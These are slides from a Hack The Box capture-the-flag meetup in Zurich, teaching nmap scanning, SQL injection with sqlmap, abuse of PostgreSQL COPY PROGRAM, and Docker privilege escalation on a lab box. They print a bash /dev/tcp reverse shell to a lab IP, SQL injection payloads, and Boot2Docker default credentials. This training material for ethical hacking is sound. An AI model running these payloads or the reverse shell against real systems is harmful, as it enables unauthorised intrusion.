

Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich



HACKTHEBOX

Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich



18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?

Hosts



Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom



Andreas Heer
Content Manager & Journalist, Swisscom

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions



Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)

Hacking Competition

(warning: addictive)







HACKTHEBOX


419 virtual machines (boxes)

Hacking Setup




Connection to Attacker Machine

1. Visit remote.hackingnight.ch
2. Login with username **kali-X**
3. Password **hackingnight-X**



Configure VPN

Download VPN profile



Tips for the Browser-Based VM

- @-Symbol:
 - Alt-Gr = Ctrl-Alt
 - Ctrl-Alt 2
- Copy-Paste from the Host:
 - Press Ctrl-Alt-Shift
 - Paste or copy selection in the text field



Walkthrough: Toolbox

- Easy difficulty Windows box
- SQL Injection
- Remote Code Execution
- Docker

Individual Hacking



Shoppy

- Easy difficulty
- Linux
- NoSQL injection



Soccer

- Easy difficulty
- Linux
- Default Credentials
- CVE-2021-45010



Pandora

- Easy difficulty
- Linux
- SNMP
- SQL injection

Exploitation Steps

1. Network Scanning & Service Enumeration
2. Web Application Vulnerability
3. Exploitation
4. Privilege Escalation

#1 Network Scanning & Service Enumeration

Application

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

Transport

Ensures **reliable data transfer** between devices

TCP Port
1337

Internet

Routing of data packets within and between networks

IP Address
203.0.113.45

Network Access

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address
48:2C:6A:1E:59:3F




TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service	No	Description
HTTP	80	Web traffic
HTTPS	443	Secure web traffic
FTP	20/21	File transfer
SSH	22	Secure shell access
SMTP	25	Email sending



Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (\geq packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```


#2 Web Application Vulnerability

SQL Injection

```
SELECT * FROM users WHERE username = 'user' AND password = 'pass';
```

user: o'tool

pass: foobar

```
SELECT * FROM users WHERE username = 'o'tool' AND password = 'foobar';
```

user: o';--

pass: foobar

```
SELECT * FROM users WHERE username = 'o';--' AND password = 'foobar';
```

Identifying SQL Injections

- Input quotes (') everywhere
- Look for error messages in the output HTML



Automating SQLi with sqlmap

```
(kali㉿kali)-[~/Desktop]
$ sqlmap -r toolbox.req --risk=3 --level=3 --batch --force-ssl --proxy=http://127.0.0.1:8080
Cookie: PHPSESSID=12438c9644439044f6dc1317c08bb5240
Cache-Control: max-age=0
Sec-CH-UA: "A.Brand";v="99", "Chromium";v="124"
Sec-CH-UA-Full-Version: 124
Sec-CH-UA-Model: "Chromium"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.119 Safari/537.36
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:39:16 /2024-08-29/
Accept-Encoding: gzip, deflate, br
```

```
HTTP/1.1 200 OK
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5862
Connection: close
Content-Type: text/html; charset=UTF-8
```

Request attributes	2
Request cookies	1
Request headers	19
Response headers	10

```
<title>
  Admin Panel
</title>
<link rel='stylesheet' href='
https://code.jquery.com/jquery-3.6.1/css/jquery.min.css'>
```


#3 Exploitation

CVE-2019-9193 Detail

Disputed

MODIFIED



This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

In PostgreSQL 9.3 through 11.2, the "COPY TO/FROM PROGRAM" function allows superusers and users in the 'pg_execute_server_program' group to execute arbitrary code in the context of the database's operating system user. This functionality is enabled by default and can be abused to run arbitrary operating system commands on Windows, Linux, and macOS. NOTE: Third parties claim/state this is not an issue because PostgreSQL functionality for 'COPY TO/FROM PROGRAM' is acting as intended. References state that in PostgreSQL, a superuser can execute commands as the server user without using the 'COPY FROM PROGRAM'.

CVE-2019-9193: Not a Security Vulnerability

Posted on **2019-04-04** by PostgreSQL Global Development Group

 PostgreSQL Project  Security

There is widespread mention in the media of a security vulnerability in PostgreSQL, registered as **CVE-2019-9193**. The PostgreSQL Security Team would like to emphasize that this is **not a security vulnerability**. We believe the CVE entry was filed in error. We have contacted the reporter to investigate the issue.

The **COPY .. PROGRAM** feature explicitly states that it can only be executed by database users that have been granted superuser privileges or the default role `pg_execute_server_program`. By design, this feature allows one who is granted superuser or `pg_execute_server_program` to perform actions as the operating system user the PostgreSQL server runs under (normally "postgres"). The default roles `pg_read_server_files` and `pg_write_server_files` that are mentioned in the CVE do not grant permission for a database user to use **COPY .. PROGRAM**.

By design, there exists no security boundary between a database superuser and the operating system user the server runs under. As such, by design the PostgreSQL server is not allowed to run as an operating system superuser (e.g. "root"). The features for **COPY .. PROGRAM** added in PostgreSQL 9.3 did not change any of the above, but added a new command within the same security boundaries that already existed.

We encourage all users of PostgreSQL to follow the best practice that is to never grant superuser access to remote or otherwise untrusted users. This is a standard security operating procedure that is followed in system administration and extends to database administration as well.

If you have more questions about this, we invite you to reach out to members of the community through one of our **support** resources:

<https://www.postgresql.org/support/>

<https://www.postgresql.org/about/news/cve-2019-9193-not-a-security-vulnerability-1935/>

Reverse Shell

On the attacker machine

```
$ nc -lvp 4444
```

On the victim machine

```
$ bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'
```

Spawn an interactive TTY shell

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

#4 Privilege Escalation

Identify the Product

and running that Docker instance with minimal effort.

Boot2Docker

[Build Status](#)

Boot2Docker is a lightweight Linux distribution made specifically to run [Docker](#) containers. It runs completely from RAM, is a ~45MB download and boots quickly.

Features

- Recent Linux Kernel, Docker pre-installed and ready-to-use
- VM guest additions (VirtualBox, Parallels, VMware, XenServer)
- Container persistence via disk automount on `/var/lib/docker`
- SSH keys persistence via disk automount

Note: Boot2Docker uses port 2376, the [registered IANA Docker TLS port](#)



Windows Host

10.10.10.236



VirtualBox



Boot2Docker (Tiny Core Linux)

172.17.0.1



Container 1
Apache HTTP

Container 2
Postgres DB

172.17.0.2

SSH into VM

```
$ docker-machine ssh default
```



Docker Machine auto logs in using the generated SSH key, but if you want to SSH into the machine manually (or you're not using a Docker Machine managed VM), the credentials are:

```
user: docker  
pass: tcuser
```



• • • • •



Windows Host

10.10.10.236



VirtualBox



Boot2Docker (Tiny Core Linux)

172.17.0.1



Container 1
Apache HTTP

Container 2
Postgres DB

172.17.0.2

SSH



Windows Host

10.10.10.236



VirtualBox



Boot2Docker (Tiny Core Linux)



Container 1
Apache HTTP

Container 2
Postgres DB

172.17.0.2

Shared Folder
/c/Users

SSH

172.17.0.1



Windows Host

10.10.10.236



VirtualBox



Boot2Docker (Tiny Core Linux)



Container 1
Apache HTTP

Container 2
Postgres DB


172.17.0.2

Shared Folder
/c/Users

ssh

SSH

172.17.0.1





Award Ceremony

Acknowledgements

Many Thanks **DEFCON Switzerland**

become a member!

<https://defcon-switzerland.org/>



Who we are and what we do

DC4131 is a local DEFCON Group and is organized as an association according to Swiss law. We are well-known for the Area41 conference (formerly hashdays) and regular member-events such as our Beer on Tuesday. DC4131 strives to support and foster the local hacker community. In 2023 Rhacklette joined DC4131 as a subgroup and organizes events and gatherings for female, inter, non-binary, trans and agender (FINTA) people in Security.

If you ask yourself, what DC4131 means: DC stands for DefCon, 41 is the area code for Switzerland and 31 is the area code for Berne, the capital of Switzerland.

Our statutes can be found [here](#) (German - but you know how to translate those to your preferred language right?)



Workshops



Thanks for your Participation ! You did Awesome !!!

Check out the Meetup Page for next events:

- 29.08.2024 Sphères Zurich
- 26.09.2024 Sphères Zurich



HACKTHEBOX